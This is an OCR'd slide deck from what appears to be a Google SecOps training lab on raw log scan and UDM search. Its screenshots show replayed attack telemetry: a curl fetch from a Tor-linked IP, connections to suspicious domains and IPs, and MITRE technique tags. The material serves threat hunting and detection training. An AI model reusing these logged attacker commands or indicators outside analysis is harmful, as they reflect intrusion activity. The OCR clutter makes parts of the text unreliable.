Google

Google SecOps

Searching with Google SecOps

Exploring Raw Log Scan and UDM Search

December 2024

Using https://goo.gle/chroniclelab

#whoami

Google SecOps

Jacob Martinson
Customer Engineer
Google Cloud Security
jmarts@google.com

HashiCorp 2018-2022
FireEye/Mandiant 2012 - 2017

Python since 2000
Linux since 1998

Agenda

Google SecOps

- Raw Log Scan
- UDM Fundamentals
- UDM Search
- Investigating with Search

Use Cases for Search

Google SecOps

Determine if/how data is parsed

- Data engineers need to ensure that their data sets are ingested and parsed to allow analysts to perform their duties. Raw search can be used to determine if parsers are operating as designed or if additional fields are required.

Utilize UDM search to build content for inclusion into Rules Engine

- Detection Engineers need to take findings and determine if a rule can be developed to operationalize. Build and testing can be done in the rules engine but search provides a flexibility to refine and filter while reviewing criteria

Conduct a threat hunt

- Threat Hunters can leverage entity views within Google SecOps today, but may desire the flexibility to hunt through a broader data set over an extended period of time. Hunters can apply filters to focus their hunt to affirm (or refute) their hypotheses

Validate an alert

- Security Operations Analysts receive alerts in their queue based on a YARA-L rule. Depending on the rule, additional investigation or validation is required and search allows the analyst to ask broader questions of the data

Additional Notes

Google SecOps

Events have been generated into our system based on a series of vignettes

These events have been replayed into our system today with current dates

Screenshots may not align exactly to what you see on your screen due to UI feature enhancements or test rule windows

Data may be slightly different due to how the data is parsed

- The concepts are all the same - users will still need to perform introspection on their data
- We've provided hints to streamline that today

All of our searches will be focused on data from **the past three days**

Make sure you can log into the following instance: **https://goo.gle/chroniclelab**

Google SecOps

Raw Scan

Google

Raw Log Scan

Google SecOps

Google SecOps stores **BOTH** the raw unparsed logs and parsed UDM events

Raw Scan is helpful:


- To ensure data is being ingested
- Basic data exploration
- To search for strings within an event if you are not sure which field contains a specific value

Exact string or Regular expressions (RE2) are used for raw scan

- .* is a nice broad wildcard to leverage


A dropdown of log sources (types) can be selected to narrow the search to a specific type of data


A time boundary is always applied to raw search





1 Type .*


2 Click


Click
1
.*
Your search term did not match a normalized data type. You may perform a raw log search to look for matches over unparsed logs, or perform a UDM search.
UDM Search (Note: Limit your query time range for faster results)
Raw Log Search (Note: May take a few minutes to return results.)
Click
4
Run Query as Regex
Case Sensitive
Log Sources: Windows Sysmon
825 KB to Scan over Range
2022-09-08T00:00:00.000Z
Microsoft Powershell 365 KB
Windows Defender AV 66 KB
Windows Event 837 KB
Windows Sysmon 825 KB
SEARCH
2
Click
5
Click
3
Set the time range to be the last three days


OCTOBER 20, 12:00 AM - OCTOBER 23, 04:52 PM
9,277 Log Lines (4,778 Events)
EXPAND ALL
WRAP TEXT
TIMELINE
Search Rows
2023-10-20
EVENT
ASSET IDENTIFIER
05:20:53
PROCESS CREATION
EventID: 1
adablack-pc
Product Rule: EventID: 1
Source File: [Unknown]
Path C:\Windows\system32\
Current Process: curl.exe (3336)
Command Line curl http://23.129.64.138/tor/server/fp/942…
Path C:\Windows\System32\curl.exe
SHA256 d76d08c04dfa434de033ca220456b5b87e6b…
Parent Process: cmd.exe (1788)
Command Line "C:\Windows\system32\cmd.exe"
Path C:\Windows\System32\cmd.exe
05:31:11
PROCESS CREATION
EventID: 1
sftp.cachemoney.local
05:31:20
PROCESS CREATION
technique_id=T1059,technique_…
serh…
05:31:30
PROCESS CREATION
technique_id=T1059,technique_…
serh…
05:31:40
PROCESS CREATION
technique_id=T1218.002,techni…
serha…
SEARCH QUERY
.*
2023-10-20T00:00:00.000
2023-10-23T16:52:22.110
UPDATE SEARCH
RESET
Run query as regex
Case sensitive
Log sources: Windows Sysmon
313 KB to scan over time range
RAW LOG SEARCH
.*
Shown Log Line Matches
Hidden Log Line Matches
Reference time: 2023-10-23T16:52:00.000
Event Count
10k
9k
8k
7k
6k
5k
4k
3k
2k
1k
0
Oct 19 2023
Oct 20
Oct 21
Oct 22
Oct 23
Oct 24
Procedural Filtering
Prevalence: 3k
Search...
EXPAND ALL
RESET
HIDE ALL
ASSET NAMESPACE
EVENT TYPE
Registry Value Set 1,928
Registry Object Modification 1,017
NETWORK_CONNECTION 422
Image loaded 407
File Create 362
Process creation 355
ProcessAccess 121
Pipe created 59
File delete archived 52
FileCreateStreamHash 20
Pipe connected 16
Process terminated 10
File delete 6


9,277 Log Lines (422 Events of 4,778 Total)
EXPAND ALL
WRAP TEXT
TIMELINE
Search Rows
2023-10-20
EVENT
ASSET IDENTIFIER
05:32:03 NETWORK_CONNECTION pricepeak.us larabaker-pc
05:32:03 NETWORK_CONNECTION 179.43.159.195 harveyspecter-pc
05:32:04 NETWORK_CONNECTION secureinfohub.com larabaker-pc
05:32:05 NETWORK_CONNECTION ai4betterworld.com larabaker-pc
05:32:06 NETWORK_CONNECTION internetplans.us larabaker-pc
05:32:07 NETWORK_CONNECTION mortgagestrategiesinc.com larabaker-pc
05:32:13 NETWORK_CONNECTION 185.244.194.139 harveyspecter-pc
05:32:23 NETWORK_CONNECTION 188.68.42.139 harveyspecter-pc
05:32:26 NETWORK_CONNECTION 143.92.58.97 jorge.stanley
05:32:26 NETWORK_CONNECTION 47.96.116.171 jorge.stanley
05:32:33 NETWORK_CONNECTION 23.129.64.133 harveyspecter-pc
SEARCH QUERY
.*
2023-10-20T00:00:00.000
2023-10-23T16:52:22.110
UPDATE SEARCH
RESET
Run query as regex
Case sensitive
Log sources: Windows Sysmon
313 KB to scan over time range
RAW LOG SEARCH
.*
Shown Log Line Matches
Hidden Log Line Matches
Reference time: 2023-10-23T16:52:00.000
Event Count
10k
9k
8k
7k
6k
5k
4k
3k
2k
1k
0
Oct 19 2023
Oct 20
Oct 21
Oct 22
Oct 23
Oct 24
Procedural Filtering
1 filter has been applied.
Prevalence: 3k
Search...
EXPAND ALL
RESET
HIDE ALL
ASSET NAMESPACE
EVENT TYPE
Registry Value Set 0/1,928
Registry Object Modification 0/1,017
NETWORK_CONNECTION 422
Image loaded 0/407
File Create 0/362
Process creation 0/355
ProcessAccess 0/121
Pipe created 0/59
File delete archived 0/52
FileCreateStreamHash 0/20
Pipe connected 0/16
Process terminated 0/10
File delete 0/6


OCTOBER 20, 12:00 AM - OCTOBER 23, 04:52 PM
9,277 Log Lines (422 Events of 4,778 Total)
EXPAND ALL
WRAP TEXT
TIMELINE
Search Rows
2023-10-20
EVENT
ASSET IDENTIFIER
05:32:03 NETWORK_CONNECTION pricepeak.us larabaker-pc
05:32:03 NETWORK_CONNECTION 179.43.159.195 harveyspecter-pc
05:32:04 NETWORK_CONNECTION secureinfohub.com larabaker-pc
05:32:05 NETWORK_CONNECTION ai4betterworld.com larabaker-pc
05:32:06 NETWORK_CONNECTION internetplans.us larabaker-pc
05:32:07 NETWORK_CONNECTION mortgagestrategiesinc.com larabaker-pc
05:32:13 NETWORK_CONNECTION 185.244.194.139 harveyspecter-pc
05:32:23 NETWORK_CONNECTION 188.68.42.139 harveyspecter-pc
05:32:26 NETWORK_CONNECTION 143.92.58.97 jorge.stanley
2023-10-20 05:32:03
NETWORK_DNS
Raw Log
Event/Entity
Raw Log
View as: JSON
Wrap Text
UDM Event
05:32:03.930
Log Source: Windows Sysmon
COPY RAW LOG
0 selected
COPY UDM
<14>Oct 20 04:32:03 larabaker-pc Microsoft-Windows-Sysmon[2568]:
{
"EventTime": 1697776323,
"Hostname": "larabaker-pc",
"Keywords": -9223372036854775808,
"EventType": "INFO",
"SeverityValue": 2,
"Severity": "INFO",
"EventID": 22,
"SourceName": "Microsoft-Windows-Sysmon",
"ProviderGuid": "{5770385F-C22A-43E0-BF4C-06F5698FFBD9}",
"Version": 5,
"Task": 22,
"OpcodeValue": 0,
"RecordNumber": 72965,
"ProcessID": 2568,
"ThreadID": 3360,
"Channel": "Microsoft-Windows-Sysmon/Operational",
"Domain": "NT AUTHORITY",
"AccountName": "SYSTEM",
"UserID": "S-1-5-18",
"AccountType": "User",
about[0].labels[0].key: "Category ID"
about[0].labels[0].value: "DnsQuery"
metadata.base_labels.allow_scoped_access: true
metadata.base_labels.log_types[0]: "WINDOWS_SYSMON"
metadata.enrichment_labels.allow_scoped_access: true
metadata.enrichment_labels.log_types[0]: "OKTA_USER_CONTEXT"
metadata.enrichment_labels.log_types[1]: "WINDOWS_DHCP"
metadata.enrichment_labels.log_types[2]: "WINDOWS_SYSMON"
metadata.enrichment_labels.namespaces[0]: ""
metadata.event_timestamp: "2023-10-20T04:32:03.930480Z"
metadata.event_type: "NETWORK_DNS"
metadata.id: b"AAAAAJl58fa8KpRoeYwlB6dYwg8AAAAAQAAAAAAAA="
metadata.ingested_timestamp: "2023-10-20T06:02:15.682337Z"
metadata.log_type: "WINDOWS_SYSMON"


Type powershell
SEARCH QUERY*
powershell
2023-10-20T00:00:00.000
